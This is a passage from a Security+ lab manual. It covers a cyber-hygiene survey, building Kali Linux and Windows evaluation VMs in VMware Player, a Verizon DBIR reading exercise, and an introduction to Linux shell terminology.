- A Google account

Let's Do This!

Knowing about good cybersecurity hygiene is one thing; influencing others takes it to the next level. Humans have been and always will be the weakest link in any cybersecurity system. It takes one click of a link in an e-mail or one download of an e-mail attachment to undermine every software and hardware security implementation in place.

Step 1 If you don't have a Google account, create one at https://accounts.google.com/. Then sign in to your Google account. Read How To Use Google Forms at https://support.google.com/docs/answer/6281888. Then create a survey of your own at https://docs.google.com/forms with the following questions. Each answer should be one of the following: Always, Often, Sometimes, Rarely, Never.

a. How frequently do you create unique passwords for different accounts?

b. How frequently do you back up data to an external drive or cloud location?

c. How frequently do you keep your operating system, browser, and anti-malware software up to date with security updates?

d. How frequently do you pay close attention to website URLs?

e. How frequently do you check on unknown links received in e-mail before clicking on them?

f. How frequently do you click unknown links received in e-mail?

g. How frequently do you check on unknown files received in e-mail before downloading them?

h. How frequently do you download unknown files received in e-mail?

i. How frequently do you use public Wi-Fi without a VPN (virtual private network)?

j. How frequently do you think that you let your guard down with regard to cybersecurity?

From a cybersecurity hygiene best practice, here are the responses you hope to receive in your survey:

a. Always

b. Often

c. Often

d. Always

e. Always

f. Never

g. Always

h. Never

i. Never

j. Rarely

Step 2 Send your survey to as many friends and relatives as possible. Try to get responses from at least 30 people.

Step 3 Read How To Use Google Slides at https://support.google.com/docs/answer/2763168. Then create a presentation at https://docs.google.com/presentation/ analyzing and critiquing the results.

120 MINUTES

Lab Exercise 1.04: Building the Virtual Lab

You’re going to need some other machines to do the hands-on labs in this book. How about using a virtual machine (VM) instead of a physical machine for each machine needed? You’ll download Offensive Security’s Kali Linux, the most used pentesting/ethical hacking Linux distribution. From the Microsoft Evaluation Center, you’ll download 90-day trial versions of Windows 10 and Windows Server 2019. Information about extending the trials is included in this lab exercise. To run the virtual machines, you’ll download, install, and run VMware Workstation Player, one of VMware’s many hypervisors.

Learning Objectives

In this lab exercise, you’ll download and install a hypervisor and create virtual machines for multiple guest operating systems. At the end of this lab exercise, you’ll be able to

- Perform the hands-on labs in future chapters using multiple virtual machines

Lab Materials and Setup

The materials you need for this lab are

- *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A Windows 10 machine to which you have administrative privileges (desktop or laptop)

Let’s Do This!

You’ll be installing and using VMware Workstation Player, Kali Linux, Windows 10 Enterprise, and Windows Server 2019 in future labs in this book. It's time to set up the infrastructure!

Step 1 Download and install VMware Workstation Player.

- **a.** VMware's website is always changing, so do a Google search for **Download VMware Workstation Player**. The top Google result should bring you to the appropriate page from www.vmware.com.
- **b.** Download and install the Windows version on your Windows 10 machine.
- **c.** Accept the terms and feel free to accept or change default selections.

Step 2 Download Kali Linux and prepare it to be installed in VMware Workstation Player.

- **a.** The Kali Linux website is always changing, so do a Google search for **Download Kali Linux**. The top Google result should bring you to the appropriate page from www.kali.org.
- **b.** Download and install the Kali Linux 64-Bit Installer ISO file (not the torrent). At the time of publication, it's in the Bare Metal category. Keep the ISO, as you're going to need it for a lab exercise in Chapter 5 that involves hashing.
- **c.** Run VMware Workstation Player.
- **d.** Click Create A New Virtual Machine.
- **e.** Browse to and select the Kali ISO file, which will be in your Downloads folder, and then click Next.
- **f.** Click the Linux radio button, and in the Version dropdown, select Debian 10.x 64-Bit. Then click Next.
- **g.** In the textbox, change the name of Debian 10.x 64-Bit to Kali (or something else). Then click Next.
- **h.** Keep the default maximum disk size, but select the Store Virtual Disk As A Single File radio button instead of the default selection. Then click Next.
- **i.** Click Customize Hardware. Then, on the left, select Network Adapter. Select the Bridged: Connected Directly To The Physical

Network radio button and select the Replicate Physical Network Connection State checkbox.

j. Feel free to increase the VM's RAM by clicking Memory and increasing the allocated memory.

k. Click Close and then click Finish.

Step 3 Install and log in to the Kali Linux operating system.

a. Immediately after you clicked Finish in the previous step, the active screen should have the VM automatically selected in the VMware Workstation Player window. Now you're all set to install the Kali Linux operating system. On the bottom right, click Play Virtual Machine. Select Graphical Install and then press ENTER.

b. Accept or change default selections for Language (English), Location (United States), and Keyboard (American English), clicking Continue after each selection.

c. At the Configure The Network screen, keep or change the default Hostname (kali) and then click Continue.

d. On the next screen, leave the Domain Name: field blank and click Continue.

e. Enter your Full Name and a Username for your account, clicking Continue after entering each.

f. Enter a password, verify it, and click Continue.

g. Select a time zone and click Continue.

h. In the Partition Disks screen, keep the default Guided – Use Entire Disk selection and click Continue.

i. Keep the default selection for the disk to partition on the next screen and click Continue.

j. Keep the All Files In One Partition (recommended for new users) default selection on the next screen and click Continue.

k. Keep the Finish Partitioning And Write Changes To Disk selection and click Continue.

l. Select the Yes radio button instead of the default No. Then click Continue.

m. Leave the HTTP Proxy information blank and click Continue. Be patient here; the Configure The Package Manager step seems to take a while (Scanning The Mirror), but the next screen will be ready in about 10 minutes.

n. Keep the default software selections and click Continue. It could take 15 to 20 minutes for the next screen to open.

o. For the Install The GRUB Boot Loader To The Master Boot Record? selection, keep the default Yes radio button selection. Then click Continue.

p. On the Install The GRUB Boot Loader On A Hard Disk screen, select /dev/sda instead of the Enter Device Manually default selection. Then click Continue.

q. On the Finish The Installation screen, click Continue.

r. Enter your Username and Password, and then click Log In. Welcome to Kali Linux!

s. Click the Power icon in the upper right of the screen and then click Shut Down.

Step 4 Download Windows 10 Enterprise from Microsoft Evaluation Center and prepare it to be installed in VMware Workstation Player.

a. The Microsoft Evaluation Center website is always changing, so do a Google search for **Microsoft Evaluation Center Download Windows 10 Enterprise**. The top Google result (ignoring ad results) should bring you to the appropriate page from www.microsoft.com.

b. Select the ISO - Enterprise radio button and then click Continue. Type in your information and click Continue.

c. Click the 64 Bit radio button and select English from the dropdown. Then click Download.

d. Run VMware Workstation Player.

e. Click Create A New Virtual Machine.

f. Browse to and select the Windows 10 Enterprise Edition ISO file and then click Next.

g. Leave the Windows Product Key field blank, enter your Full Name and Password, confirm the password, and then click Next.

h. When you see the warning about not entering a product key, click Yes. Keep or change the Virtual Machine Name and then click Next.


i. Keep the default Maximum Disk Size, but select the Store Virtual Disk As A Single File radio button instead of the default selection. Then click Next.

j. Click Customize Hardware. Then, on the left, select Network Adapter and select the Bridged: Connected Directly To The Physical Network radio button and the Replicate Physical Network Connection State checkbox.

k. Feel free to increase the VM’s RAM by clicking Memory and increasing the allocated memory. Click Close and then click Finish.

Step 5 Install and sign in to the Windows 10 operating system.

a. The installation of the Windows 10 operating system will start as soon as you click Finish in the previous step. As soon as it begins, choose Player | Removable Devices | Floppy | Disconnect (see Figure 1-3) to disconnect the virtual floppy drive, which has been known to cause issues in the past. If you don’t do this, you may see a message: “Microsoft cannot find the Microsoft Software License Terms. Make sure the installation sources are valid and restart the installation.”


Windows Server 2019 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
File
Power
Removable Devices
Send Ctrl+Alt+Del
Manage
Full Screen Ctrl+Alt+Enter
Unity
Help
Exit
CD/DVD (SATA)
Floppy
Network Adapter
Printer
Sound Card
Blue Microphones Yeti Stereo Microphone
LG USA LG Monitor Controls
Intel(R) Wireless Bluetooth(R)
Chicony Integrated Camera
Validity Sensors Synaptics WBDI
Realtek USB3.0-CRW
Disconnect
Settings...
019
Next
© 2018 Microsoft Corporation. All rights reserved.
Click in the virtual screen to send keystrokes
Help

Language to install: English (United States)

Time and currency format: English (United States)

Keyboard or input method: US

Enter your language and other preferences and click "Next" to continue.

Easy Install is installing Windows Server 2019.

FIGURE 1-3 Disconnecting the Virtual Floppy Drive—the process is the same for both the Windows 10 and Windows Server 2019 installations.

b. Keep the defaults or change the Language To Install, Time And Currency Format, and Keyboard Or Input Method. Then click Next.

c. Click Install Now. Select the I Accept The License Terms checkbox and then click Next.

d. Select Custom: Install Windows Only (Advanced), select Drive 0 Unallocated Space, and then click Next. Windows 10 is now installing.

e. Shortly after the installation begins, you’ll be prompted for choices to keep or change the default Region, Keyboard Layout, and second Keyboard Layout.

f. On the Sign In With Microsoft screen, select Domain Join Instead at the bottom left.

g. On the Who's Going To Use This PC screen, enter your name and then click Next.

h. Create a password and click Next. Then confirm your password and click Next.

i. Create three security questions and answers for this account, and click Next after each pair.

j. Choose Privacy Settings For Your Device and click Accept.

k. At the Do More Across Devices With Activity History screen, click No (my recommendation) or Yes.

l. At the Cortana screen, click Not Now (my recommendation) or Accept. You'll then be signed in to your account and will see the Windows 10 desktop. Congratulations! If prompted, make a selection for the Networks question.

m. On the taskbar, click the Windows Start button or click in the Windows search box, type **cmd**, and then click Command Prompt. At the prompt, type **slmgr -dlv** and then press ENTER. Next you'll see the Windows Script Host window with lots of information, including information about your trial license period. Of great interest is the number of times a license period can be extended, which is visible in the Remaining Windows Rearm Count value in the Windows Script Host window that's currently open. At the time this book was written, the Remaining Windows Rearm Count value was 2, so the 90-day trial can be extended to 270 total days (90 + 180). If and when you want to extend the trial license period, open a command prompt with administrative privileges, by clicking either the Windows Start button on the taskbar or the Windows search box, typing **cmd**, and then right-clicking the Command Prompt icon and selecting Run As Administrator. Type **slmgr -rearm** at the prompt and press ENTER. A dialog box will pop up letting you know that it worked and that a reboot is needed for changes to take effect. Click the OK button and reboot.

n. Click the Start button, click the Power icon, and then click Shut Down.

Step 6 Download Windows Server 2019 from Microsoft Evaluation Center and prepare it to be installed in VMware Workstation Player.

a. The Microsoft Evaluation Center website is always changing, so do a Google search for **Microsoft Evaluation Center Download Windows Server 2019**. The top Google result should bring you to the appropriate page from www.microsoft.com.

b. Select the ISO radio button and click Continue. Type in your information and then click Continue.

c. Select English from the dropdown. Then click Download.

d. Run VMware Workstation Player.

e. Click Create A New Virtual Machine. Browse to and select the Windows Server 2019 ISO file. Then click Next.

f. Leave the Windows Product Key field blank. Enter your Full Name and a Password, confirm the password, and then click Next.

g. When you see the warning about not entering a product key, click Yes. Keep or change the Virtual Machine Name and then click Next.

h. Keep the Default Maximum Disk Size. Select the Store Virtual Disk As A Single File radio button instead of the default selection. Then click Next.

i. Click Customize Hardware.

j. On the left, select Network Adapter, and then select the Bridged: Connected Directly To The Physical Network radio button and the Replicate Physical Network Connection State checkbox.

k. Feel free to increase the VM’s RAM by clicking Memory and increasing the allocated memory.

l. Click Close and then click Finish.

Step 7 Install and sign in to the Windows Server 2019 operating system.

a. The installation will start as soon as you click Finish in the previous step. When it begins, choose Player | Removable Devices | Floppy | Disconnect (refer to Figure 1-3) to disconnect the virtual floppy drive that has been known to cause issues in the past. If you don’t do this, you may see a message: “Microsoft cannot find the Microsoft Software License Terms. Make sure the installation sources are valid and restart the installation.”

b. Keep the defaults or change the Language To Install, Time And Currency Format, and Keyboard Or Input Method. Then click Next.

c. Click Install Now. Then select Windows Server 2019 Standard Evaluation (Desktop Experience) and click Next.

d. Select the I Accept The License Terms checkbox and click Next.

e. Select Custom: Install Windows Only (Advanced), select Drive 0 Unallocated Space, and then click Next. Windows Server 2019 is now installing.

f. In the Customize Settings screen, type a Password for the built-in administrator account and then reenter it.

g. After the automatic reboot, press CONTROL-ALT-INSERT (this sequence is used to send CONTROL-ALT-DELETE to the VM), and then sign in with the password you just configured for the Administrator account. Alternatively, click the Player menu item in VMware Workstation Player (top left) and select Send CTRL+ALT+DEL.

h. You will see the Windows Server 2019 desktop. The Server Manager tool will open up by default. If prompted, make a selection for the Networks question.

i. On the taskbar, click the Windows Start button or click in the Windows search box, type **cmd**, and then click Command Prompt. At the prompt, type **slmgr -dlv** and then press ENTER. Next you’ll see the Windows Script Host window with lots of information, including information about your trial license period. Of great interest is the Remaining Windows Rearm Count value, which is the number of times a license period can be extended.

At the time this book was written, the Remaining Windows Rearm Count was 6, so the 90-day trial can be extended to 630 total days (90 + 540)!

j. If and when you want to extend the trial license period, on the taskbar, click the Windows Start button or click in the Windows search box, type **cmd**, right-click the Command Prompt icon, and select Run As Administrator. At the prompt, type **slmgr rearm** and press Enter. A dialog box will pop up letting you know that it worked and that a reboot is needed for changes to take effect. Click the OK button and reboot.

k. Click the Start button, click the Power icon, and then click Shut Down. In response to the Choose A Reason That Best Describes Why You Want To Shut Down This Computer prompt, keep the default selection of Other (Unplanned) and click the Continue button.

Lab Analysis

1. Why is it important for a cybersecurity professional to actively use LinkedIn?

____

____

2. Why are cyber threat maps helpful?

____

____

3. What are some ways people can improve their cybersecurity hygiene?

____

____

4. What is the most well-known Linux distribution for pentesting/ethical hacking?

____

____

Key Term Quiz

Use the terms from this list to complete the sentences that follow.

hypervisor

professionals

sensors

virtual machine (VM)

virtual private network (VPN)

1. Networks of ____________ from cybersecurity companies collect information on cyber threats that are used by cyber threat maps.
2. LinkedIn is a social media network for ____________ in a variety of industries and fields.
3. You should never use public Wi-Fi without using a ____________.
4. VMware Workstation Player is a ____________ that enables you to run one ____________ or more at the same time.

Chapter 2
General Security Concepts

Lab Exercises

Confidentiality, integrity, and availability are the components of the CIA triad, also known as the CIA model, as well as the three tenets of information security. Every breach, every cyberattack, every vulnerability, and every exploit will deal with at least one of these components. Every cybersecurity mechanism and mitigation technique will deal with at least one of them as well.

Confidentiality deals with limiting who can see a message or file, and is usually accomplished through encryption. Integrity deals with making sure that part of a message or file hasn't changed, either accidentally or maliciously, and is usually accomplished through hashing. Availability deals with systems and networks staying online, so that authorized users can access them. This is usually accomplished through fault tolerance and load balancing mechanisms.

This chapter starts off with a look at an important annual publication that all cybersecurity professionals should read, Verizon's Data Breach Investigations Report (DBIR). The report contains lots of information related to the CIA triad.

Then, three lab exercises provide hands-on skill building and knowledge gaining on Linux file system management, systems administration, and system security.

➔ **Cross-Reference**

Windows equivalents will be covered in Chapter 14.

3 HOURS

Lab Exercise 2.01: Verizon DBIR

One of the most informative, enjoyable, and fascinating annual reads as a cybersecurity professional is the Verizon DBIR, which reviews and summarizes cybersecurity incidents, disasters, data, trends, and issues over the previous year.

Learning Objectives

In this lab exercise, you'll download and read the report, and then associate parts of the report with the CIA triad. At the end of this lab exercise, you'll be able to

- Understand the patterns and trends in cybersecurity
- Relate those patterns and trends to the CIA triad

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!


The Verizon DBIR has given me lots of great information to use in lectures and demos for teaching in many courses of mine. It’s often referenced in the media and is considered an official and reputable source.

➔ **Note**

As this book went to press, the link given in Step 1 led to the 2020 DBIR, which should point to each new year’s DBIR in the future. If the link isn’t valid when you are trying to access it, just go to https://enterprise.verizon.com and search for “DBIR.” Various versions and sections will be listed in the search results, which, when clicked, will lead to many links, including one to download the full report. Googling “Verizon DBIR” will do the trick as well.

📷 **1**

Step 1 Head on over to https://enterprise.verizon.com/resources/reports/dbir/ (Figure 2-1).



2020 Data Breach Investigations Report

Stay ahead of threats with insights from 3,950 confirmed breaches.

Learn to protect your organization from cyberthreats.

This Verizon website uses cookies. A cookie is a small file of letters and numbers that we place on your computer. These cookies allow us to distinguish you from other users of the website and allow us to provide you with an improved user experience. The cookies we use are purely for analytical purposes and for our own statistical research into the success of our site.
Click here to find out how to disable cookies.

2020 Data Breach Investigation
enterprise.verizon.com/resources/reports/dbir/?cmp=paid_search:google:ves_us:gm:awareness&utm_medium=paid_search&utm_source=google&utm_campaign=ves_us&utm_content=gm&utm_term=awareness&gclid=E...
verizon
Wireless
In Home
Business
Solutions
Products
Resources
Why Verizon
Search
Support
Sign-in
2020 Data Breach Investigations Report
800.498.0293
Contact Us
Share
View the DBIR online
Download the report
Explore
Analysis
Summary
Industries
Data tool
Resources
Archives
DBIR
DBIR
View the DBIR online
Download the report
Read the executive summary
View industry reports

FIGURE 2-1 Verizon’s DBIR page

On this web page (as of 2020), you can view the DBIR online, download the report, read the executive summary, and view industry reports. Navigating around, you’ll even be able to find and read DBIRs from previous years.

2

Step 2 Read through the report. Then share your three largest takeaways on the current threats, your thoughts on the impact to businesses and individuals, and how you think cybersecurity professionals, as well as all technology users, might respond in the coming year.

If you are currently working in one of the industries that the report focuses on, discuss whether your experience matches what is presented in the report and what, if any, actions your company or organization has taken to address cybersecurity in the past year.

3

Step 3 Find and discuss at least one mention of a breach of confidentiality, integrity, and availability.

60 MINUTES

Lab Exercise 2.02: Linux File System Management

Whether you're securing an infrastructure or pentesting, the fundamental set of commands in this lab exercise provides a great foundation for performing security related tasks, and even writing scripts for automation.

A shell is a command interpreter that encloses the operating system (hence, the name) and passes commands typed from the fingertips of humans to the operating system's kernel, which manages hardware and resources, including the central processing unit (CPU), random access memory (RAM), file system, and devices (through device drivers) like the network interface card (NIC). The instructions typed on a command line need to be syntactically correct and entered in the correct context.

Users interface with a program, called a terminal, that runs a shell. A terminal takes user input, sends it to a shell (which, in turn sends it to the kernel), and displays output from the shell (which comes from the kernel). It's like how a subway terminal or airport terminal is where people enter and exit.

A graphical user interface (GUI) is more user friendly than a command-line interface (CLI). In a GUI, users interact with an operating system through windows, menus, icons, scrollbars, dropdowns, buttons, wizards, and other graphical elements. However, using a CLI with a terminal and shell provides significant advantages over a GUI. These advantages include enhanced control over how a system works, advanced administrative compatibilities, and the ability to automate tasks efficiently through scripts. Furthermore, there are some commands that have no GUI counterparts, so you'd definitely need to use a CLI for those specific tasks. If you haven't yet seen, Linux is everywhere. I always say, "The only time you should be in a Linux GUI is when you're launching a terminal."

Learning Objectives

In this lab exercise, you'll learn how to manipulate a Linux file system through a Linux shell. After this lab exercise, you'll be able to

- Understand the various components of what's entered on a command line
- Locate where you are working in the Linux file system
- List the contents of directories
- Move from one directory to another with relative and absolute references
- Create, rename, and delete files and directories
- Copy files
- Redirect text to a file
- Append text to a file
- Display the contents of files in multiple ways

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux VM you installed in Chapter 1

Let’s Do This!

Start your hypervisor, VMware Workstation Player. In the menu on the left, select the Kali Linux VM. Then click Play Virtual Machine in the lower right. Enter the username and password combination you configured in Chapter 1.

Step 1 At the top of the screen, click the black box with white border icon (if you mouse over it, you’ll see Terminal Emulator Use the command line) to launch the Terminal Emulator.

➔ **Note**

Up until November 2020, Bash (Bourne-again shell) was the default shell in Kali Linux. With November 2020’s Kali Linux 2020.4 release, Kali Linux changed its default shell to Z shell (Zsh) and gave Bash a makeover to look like Zsh. Details about the change can be found at the following link (which formats Zsh as ZSH, unlike the way it appears in the Zsh manual, which is the way I format it): www.kali.org/blog/kali-linux-2020-4-release/. This chapter was written before the shell change, but the shell change was before the publication of the book. As such, I had just enough time to retool the explanations and make new screenshots for this chapter. However, other chapters that involve Kali Linux will have screenshots from the old look of Bash (no big deal).

Let’s start interacting with Zsh. The command line (also known as prompt) begins with, in parentheses, your username (mine is jonathan), the @ symbol, and the name of your host (mine is KaliLinuxWeissman). Then there is a hyphen, followed by square brackets containing the tilde symbol (~), which represents your home directory (more on this coming up shortly). On the next line, which has a C-shaped connector to the first line, there is a dollar sign symbol ($), representing the fact that you’re not the root user (more on this coming up shortly); the root command prompt ends with the pound sign/hash sign (#) instead.

Let’s go over some very important terms that you’re going to need to know.

- A *command* is the name of a utility (small program that performs a specific task or tasks to manage and control hardware, software, or the operating system), program (collection of instructions that performs related tasks and solves problems), or shell builtin (command contained in and called from the shell itself). The term command refers to both the actual characters typed on a command line as well as the utility, program, or builtin that gets invoked.

- A program that runs in the background, independent of a login, is called a service in Windows and a daemon in Linux. In Linux, a service refers to a command that calls scripts that control daemon processes. A process is an instantiation or running of a program or service. An application is a program or set of programs designed for the end user. Software is a general term to contrast programs and their derivatives (things you can’t hold or touch) with hardware (things you can hold and touch).

- An *option*, also known as a *switch*, starts with one or two hyphen/dash/minus sign/tack (all of these are synonyms) symbols followed by a letter (if a single hyphen is used) or multiple letters (if a double hyphen is used). It affects how the command executes and how the output displays. Options come after the command and whitespace.

- A *parameter* follows either a command or option and isn’t hard-coded into utilities, programs, or builtins like options are. Parameters could be names of multiple items, including directories, users, groups, and more.

- An *argument* is a general term referring to either an option or a parameter. Arguments are separated from other arguments by whitespace. Technically speaking, the first word on a command line, which could be the name of a program, utility, or file, is considered argument 0. Following argument 0 is whitespace, and the next part of the command is considered argument 1. The pattern of argument and whitespace continues until the end of the full command on the line.

